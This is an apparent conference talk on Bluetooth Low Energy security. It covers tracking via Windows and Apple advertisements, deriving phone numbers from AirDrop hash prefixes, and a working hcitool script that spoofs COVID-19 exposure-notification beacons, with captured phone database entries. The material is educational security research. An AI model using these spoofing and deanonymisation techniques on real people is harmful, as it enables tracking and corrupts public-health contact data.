
MORE

Smart pants: iBeacon clone demo



<https://youtu.be/4amYZANqoqs>

Cloning iBeacon advertisement in nRF





Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. BLE connections
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. What next?

Windows 10 advertisements



N/A

2C:8D:F1:58:E7:8A

NOT BONDED ▲ -94 dBm ↔ 103 ms

Device type: UNKNOWN

Advertising type: Legacy

Microsoft Advertising Beacon:

Scenario Type: Advertising Beacon <0x01>

Version: 0

Device Type: Windows 10 Desktop

Flags: 0x00 (version: 1)

Reserved: 0x02

Salt: 0x42ABFAA5

Device Hash:

0xA2FBA392E5579C5CDFC1DC0C0B8946772E628E



Microsoft BLE "beacon" spec

Version and Device Type (1 byte): The high two bits are set to 00 for the version number; the lower 6 bits are set to Device Type values as in section 2.2.2.2.2:

Value	Meaning
1	Xbox One
6	Apple iPhone
7	Apple iPad
8	Android device
9	Windows 10 Desktop
11	Windows 10 Phone
12	Linus device
13	Windows IoT
14	Surface Hub

Beacon Data (24 bytes): The beacon data section is further broken down. Note that the Scenario and Subtype Specific Data section requirements will differ based on the Scenario and Subtype.

0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
Scenario Type								Version and Device Type								Version and Flags								Reserved							
Salt																															
Device Hash (24 bytes)																															

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cdp/77b446d0-8cea-4821-ad21-fabdf4d9a569

Tracking?

Changes ~ every 15 min



N/A

2C:8D:F1:58:E7:8A

NOT BONDED

▲ -94 dBm ↔ 103 ms

Device type: UNKNOWN

Advertising type: Legacy

Microsoft Advertising Beacon:

Scenario Type: Advertising Beacon <0x01>

Version: 0

Device Type: Windows 10 Desktop

Flags: 0x00 (version: 1)

Reserved: 0x02

Salt: 0x42ABFAA5

Device Hash:

0xA2FBA392E5579C5CDFC1DC0C0B8946772E628E

Changes ~ every 1 h

iPhone BLE advertisements

Devices STOP SCANNING

SCANNER BONDED ADVERTISER

No filter

- N/A
 45:1A:02:71:48:BD
 NOT BONDED ▲ -93 dBm ↔ 4078 ms **CONNECT**
- N/A
 4F:AF:22:4B:79:96
 NOT BONDED ▲ -72 dBm ↔ 538 ms **CONNECT**
- N/A
 60:98:16:BB:04:08
 NOT BONDED ▲ -73 dBm ↔ 516 ms **CONNECT**
- N/A
 4F:F2:C7:07:98:3F
 NOT BONDED ▲ -80 dBm ↔ 191 ms
- N/A
 45:C1:53:D2:45:AC
 NOT BONDED ▲ -60 dBm ↔ 270 ms **CONNECT**

Devices STOP SCANNING

SCANNER BONDED ADVERTISER

No filter

- N/A
 45:1A:02:71:48:BD
 NOT BONDED ▲ -93 dBm ↔ 4078 ms **CONNECT**

Device type: UNKNOWN
 Advertising type: Legacy
 Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)
 Manufacturer data (Bluetooth Core 4.1):
 Company: Apple, Inc. <0x004C> 0x1005031CF87A32

CLONE RAW MORE
- N/A
 4F:AF:22:4B:79:96
 NOT BONDED ▲ -75 dBm ↔ 2457 ms **CONNECT**

Device type: UNKNOWN
 Advertising type: Legacy
 Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)
 Manufacturer data (Bluetooth Core 4.1):
 Company: Apple, Inc. <0x004C> 0x1005031865855A

CLONE RAW MORE

Raw data:

```
0x02011A07FF4C0010020B00
```



Details:



LEN.	TYPE	VALUE
2	0x01	0x1A
7	0xFF	0x4C0010020B00

LEN. - length of EIR packet (Type + Data) in bytes,
 TYPE - the data type as in <https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile>

OK

Switching screen on/off?

 N/A CONNECT 

4A:00:4E:10:CB:AC
NOT BONDED  -40 dBm  269 ms

Device type: UNKNOWN



Advertising type: Legacy



Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)

Manufacturer data (Bluetooth Core 4.1):

Company: Apple, Inc. <0x004C> 0x10020B00

CLONE RAW MORE

 N/A CONNECT 

68:70:51:8B:C3:79
NOT BONDED  -49 dBm  270 ms

Device type: UNKNOWN

Advertising type: Legacy

Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)

Manufacturer data (Bluetooth Core 4.1):

Company: Apple, Inc. <0x004C> 0x10020300

CLONE RAW MORE



N/A

53:D1:84:4E:2F:6D

NOT BONDED

▲ -88 dBm ↔ N/A

CONNECT



Device type: UNKNOWN

Advertising type: Legacy

Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)

Tx Power Level: 12 dBm

Manufacturer data (Bluetooth Core 4.1):

Company: Apple, Inc. <0x004C> 0x10051B1C6F9187


- 0x0b - Home screen
- 0x1c - Home screen
- 0x1b - Home screen
- 0x11 - Home screen
- 0x03 - Off
- 0x18 - Off
- 0x09 - Off
- 0x13 - Off
- 0x0a - Off
- 0x1a - Off
- 0x01 - Off
- 0x07 - Lock screen
- 0x17 - Lock screen
- 0x0e - Calling
- 0x5b - Home screen
- 0x5a - Off

- 0x05 - Airdrop
- 0x07 - Airpods
- 0x10 - Nearby
- 0x0b - Watch Connection
- 0x0c - Handoff
- 0x0d - Wi-Fi Settings
- 0x0e - Hotspot
- 0x0f - Wi-Fi Join Network


Mac	State	Device	WI-FI	OS
50:2D:AC:99:12:94	Off	iPhone	On	iOS12
7E:B5:C1:97:E4:C9	Home screen	MacBook	On	Mac OS
51:7B:B1:BB:E5:51	Lock screen	iPhone	On	iOS12
56:E6:3F:CD:76:86	Off	Watch	On	WatchOS
6B:54:70:E6:25:7D	Home screen	iPhone	On	iOS12
49:5E:D2:98:47:47	Off	iPhone	On	iOS12
41:CE:CF:85:21:B8	Off	Watch	On	WatchOS

https://github.com/hexway/apple_bleee

Airdrop or wifi sharing: longer data



Device type: LE only
 Advertising type: Legacy
 Flags: GeneralDiscoverable, [Device specific]
 Manufacturer data (Bluetooth Core 4.1):
 Company: Apple, Inc. <0x004C>
 0x0F11C0086258BE3125C9D087555A77E359
 AD1B10020B0C



First few bytes of
SHA(phone number)

First bytes of SHA(phone number)

Limited format phone numbers:

+ 1 - 213 - xxx-xxxx

+ (country) (area) (number)

Create „rainbow tables” of SHA(all phone numbers)

Look up the advertised first bytes SHA(target number)

-> target's phone number

Possible collisions easy to discard

More info: <https://hexway.io/research/apple-bleee/>

More Apple Continuity, Wireshark dissector:

<https://github.com/furiousMAC/continuity>



Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. BLE connections
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. What next?

G+A „exposure notification”



COVID-19 Exposure Notifications: Technology To Help Public Health Institutions Fight Pandemic


Google and Apple have jointly developed a COVID-19 exposure alert system to help government agencies and the global community fight the pandemic through a technique known as 'contact tracing'.

<https://www.google.com/covid19/exposurenotifications/>

BLE packets

Flags			Complete 16-bit Service UUID			Service Data - 16 bit UUID						
Length	Type	Flags	Length	Type	Service UUID	Length	Type	Service Data				
0x02	0x01 (Flag)	0x1A	0x03	0x03	0xFD6F	0x17	0x16	0xFD6F				
				(Complete 16-bit Service UUID)	(Exposure Notification Service)		(Service Data - 16 bit UUID)	(Exposure Notification Service)				
								<table border="1"> <tr> <td>16 bytes</td> <td>4 bytes</td> </tr> <tr> <td>Rolling Proximity Identifier</td> <td>Associated Encrypted Metadata</td> </tr> </table>	16 bytes	4 bytes	Rolling Proximity Identifier	Associated Encrypted Metadata
16 bytes	4 bytes											
Rolling Proximity Identifier	Associated Encrypted Metadata											

https://blog.google/documents/70/Exposure_Notification_-_Bluetooth_Specification_v1.2.2.pdf

 N/A
 64:E6:AF:F7:F6:D9
 NOT BONDED ▲ -87 dBm ↔ 187 ms
 Device type: UNKNOWN
 Advertising type: Legacy
 Complete list of 16-bit Service UUIDs: 0xFD6F
 Service Data: UUID: 0xFD6F Data: 0x3F21C43C58767
 1223688DB381F2E249CDC26C687
 CLONE RAW MORE

Raw data:

0x03036FFD17166FFD3F21C43C587671223688
DB381F2E249CDC26C687




Details:

LEN.	TYPE	VALUE
3	0x03	0x6FFD
23	0x16	0x6FFD3F21C43C587671223688DB381F2E249CDC26C687

“Encrypted metadata”


- b. A 4 byte Associated Encrypted Metadata that contains the following (LSB first):
 - i. Byte 0 — Versioning.
 - Bits 7:6 — Major version (01).
 - Bits 5:4 — Minor version (00).
 - Bits 3:0 — Reserved for future use.
 - ii. Byte 1 — Transmit power level.
 - This is the measured radiated transmit power of Bluetooth Advertisement packets, and is used to improve distance approximation. The range of this field shall be -127 to +127 dBm.
 - iii. Byte 2 — Reserved for future use.
 - iv. Byte 3 — Reserved for future use.

nRF Connect – clone

 N/A
77:88:2D:2F:17:BC
NOT BONDED  -80 dBm  282 ms

Device type: UNKNOWN
Advertising type: Legacy
Complete list of 16-bit Service UUIDs: 0xFD6F
[Service Data](#): UUID: 0xFD6F Data: 0x8418263AEDD01DA1E61ACF2E39C08C96C751E555




[CLONE](#) [RAW](#) [MORE](#)






☰ **Devices** SCAN ⋮

SCANNER BONDED ADVERTISER




No filter ▾




 N/A
C0:8A:CD:B7:30:43
BONDED  -98 dBm  421 ms **CONNECT** ⋮

 N/A
64:E6:AF:F7:F6:D9
NOT BONDED  -78 dBm  187 ms


Device type: UNKNOWN
Advertising type: Legacy
Complete list of 16-bit Service UUIDs: 0xFD6F
[Service Data](#): UUID: 0xFD6F Data: 0x3F21C43C587671223688DB381F2E249CDC26C687




[CLONE](#) [RAW](#) [MORE](#)

 N/A
40:63:06:D6:EF:A4
NOT BONDED  -90 dBm  273 ms **CONNECT** ⋮

 N/A
D0:03:DF:F0:62:81
NOT BONDED  -102 dBm  N/A

Cloned advertisement







 **N/A - copy**
RANDOM ADDRESS
CONNECTABLE  -7 dBm  250 ms

Device type: LE only
Advertising type: Legacy
Flags: GeneralDiscoverable, [Device specific]
Complete list of 16-bit Service UUIDs: 0xFD6F
Service Data: UUID: 0xFD6F Data: 0x8418263AEDD01DA1E61ACF2E39C08C96C751E555

[CLONE](#) [EDIT](#)

Original




 **N/A**
77:88:2D:2F:17:BC
NOT BONDED  -80 dBm  282 ms


[CONNECT](#) 

Device type: UNKNOWN
Advertising type: Legacy
Complete list of 16-bit Service UUIDs: 0xFD6F
Service Data: UUID: 0xFD6F Data: 0x8418263AEDD01DA1E61ACF2E39C08C96C751E555

[CLONE](#) [RAW](#) [MORE](#)

Clone: different MAC,
not checked anyway


 **N/A**
67:1E:EB:32:7B:C8
NOT BONDED  -92 dBm  285 ms

[CONNECT](#) 

Device type: UNKNOWN
Advertising type: Legacy
Flags: GeneralDiscoverable
Complete list of 16-bit Service UUIDs: 0xFD6F
Service Data: UUID: 0xFD6F Data: 0x8418263AEDD01DA1E61ACF2E39C08C96C751E555

[CLONE](#) [RAW](#) [MORE](#)

Every BLE chip can also broadcast



Advertise from console (BlueZ)

```
• # hcitool cmd 0x08 0x0008 1F 02 01 1A  
03 03 6F FD 17 16 6F FD 00 01 02 03 04  
05 06 07 08 09 0A 0B 0C 0D 0E 0F 01 02  
00 00
```

For the LE Controller Commands, the OGF code is defined as 0x08.

7.8.7 LE Set Advertising Data Command

Command	OCF	Command parameters	Return Parameters
HCI_LE_Set_Advertising_Data	0x0008	Advertising_Data_Length, Advertising_Data	Status

Advertise from console (BlueZ)

```

• # hcitool cmd 0x08 0x0008 1F 02 01 1A
03 03 6F FD 17 16 6F FD 00 01 02 03 04
05 06 07 08 09 0A 0B 0C 0D 0E 0F 01 02
00
  
```

7.8.7

Com

Flags			Complete 16-bit Service UUID			Service Data - 16 bit UUID				
Length	Type	Flags	Length	Type	Service UUID	Length	Type	Service Data		
0x02	0x01 (Flag)	0x1A	0x03	0x03 (Complete 16-bit Service UUID)	0xFD6F (Exposure Notification Service)	0x17	0x16 (Service Data - 16 bit UUID)	0xFD6F (Exposure Notification Service)	16 bytes Rolling Proximity Identifier	4 bytes Associated Encrypted Metadata

HCI_LE_Set_Advertising_Data	0x0008	Advertising - / Data_Length, Advertising_Data	Status
-----------------------------	--------	---	--------

Simple script simulating on Linux

```
# set advertising parameters (100ms)
hcitool -i $HCI cmd 0x08 0x0006 A0 00 A0 00 03 00 00 00 00 00 00 00 07 00
COUNT=0;
# send 255 various IDs
while [ $COUNT -lt 255 ]; do
    HEX=`printf '%02X' $COUNT`
    ID="$HEX 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F"
    echo "==== Advertising: $ID ===== "
    #set advertising payload
    hcitool -i $HCI cmd 0x08 0x0008 1F 02 01 1A 03 03 6F FD 17 16 6F FD $ID
$META
    #start advertising
    hcitool -i $HCI cmd 0x08 0x000a 01
    COUNT=$((COUNT+1))
    sleep 1
done
```

<https://github.com/smartlockpicking/covid-sim/>

Script in action

```
root@kali:~# ./covid
```

Devices STOP SCANNING

SCANNER BONDED ADVERTISER

No filter

N/A
66:66:66:66:66:66
NOT BONDED ▲ -47 dBm ↔ 105 ms

Device type: UNKNOWN
Advertising type: Legacy
Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)
Complete list of 16-bit Service UUIDs: 0xFD6F
[Service Data](#): UUID: 0xFD6F Data: 0x000102030405060708090A0B0C0D0E0F015C0000

CLONE RAW MORE

N/A **CONNECT**
75:EB:D3:58:32:85
NOT BONDED ▲ -80 dBm ↔ 150 ms

N/A
84:C0:EF:15:A4:21
NOT BONDED ▲ -97 dBm ↔ 190 ms

N/A **CONNECT**
5C:5A:3B:73:A9:61

LevelDB database on the phone (GMS)

```
bullhead:/data/data/com.google.android.gms/ap
p_contact-tracing-contact-record-db # ls
000191.ldb 000193.log CURRENT LOCK LOG
LOG.old MANIFEST-000192
```

Sample entry in the LevelDB

Key: b'47fd000102030405060708090a0b0c0d0e0f'

Value: b'

0a1708caa5a2f70518d2fffffffffffffffff012204015c0000 0a1708caa5a2f70518d4fffffffffffffffff012204015c0000
0a1708caa5a2f70518cefffffffffffffffff012204015c0000 0a1708f8a5a2f70518d0fffffffffffffffff012204015c0000
0a1708caa5a2f70518d0fffffffffffffffff012204015c0000 0a1708f8a5a2f70518d2fffffffffffffffff012204015c0000
0a1708caa5a2f70518cefffffffffffffffff012204015c0000 0a1708f9a5a2f70518d2fffffffffffffffff012204015c0000
0a1708caa5a2f70518cfffffffffffffffffff012204015c0000 0a1708f9a5a2f70518d4fffffffffffffffff012204015c0000
0a1708caa5a2f70518d0fffffffffffffffff012204015c0000 0a1708f9a5a2f70518d5fffffffffffffffff012204015c0000
0a1708caa5a2f70518d0fffffffffffffffff012204015c0000 0a1708f9a5a2f70518d3fffffffffffffffff012204015c0000
0a1708caa5a2f70518d2fffffffffffffffff012204015c0000 0a1708f9a5a2f70518d1fffffffffffffffff012204015c0000



N/A

66:66:66:66:66:66

NOT BONDED

▲ -41 dBm

↔ 105 ms

Device type: UNKNOWN

Advertising type: Legacy

Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)

Complete list of 16-bit Service UUIDs: 0xFD6F

Service Data: UUID: 0xFD6F Data:

0x000102030405060708090A0B0C0D0E0F015C0000

16-byte identifier

„Encrypted metadata”
(version, signal strength)

Want to develop tracing app yourself?

The screenshot shows a database table with columns: name, intVal, boolVal, floatVal, stringVal, and ex. The table contains several rows, with the last row highlighted. The 'stringVal' column contains a long alphanumeric string representing an app's key.

name	intVal	boolVal	floatVal	stringVal	ex
Filter	Filter	Filter	Filter	Filter	Filter
exposure_notification_advertise_scannable	NULL	0	NULL	NULL	NULL
exposure_notification_advertise_use_oreo_advertiser	NULL	0	NULL	NULL	NULL
exposure_notification_advertise_use_oreo_advertiser	NULL	0	NULL	NULL	NULL
exposure_notification_aemk_hkdf_info_string	NULL	NULL	NULL	EN-AEMK	NULL
exposure_notification_aemk_hkdf_info_string	NULL	NULL	NULL	EN-AEMK	NULL
exposure_notification_client_apps_disabled_whitelist	NULL	NULL	NULL		NULL
exposure_notification_client_apps_disabled_whitelist	NULL	NULL	NULL		NULL
exposure_notification_client_apps_whitelist	NULL	NULL	NULL	com.google.a...	NULL

com.google.android.apps.apollo:
6379DDB41110A3F38DC9CD0855FFDB099184C749A6DDF64B7F67E4A3D
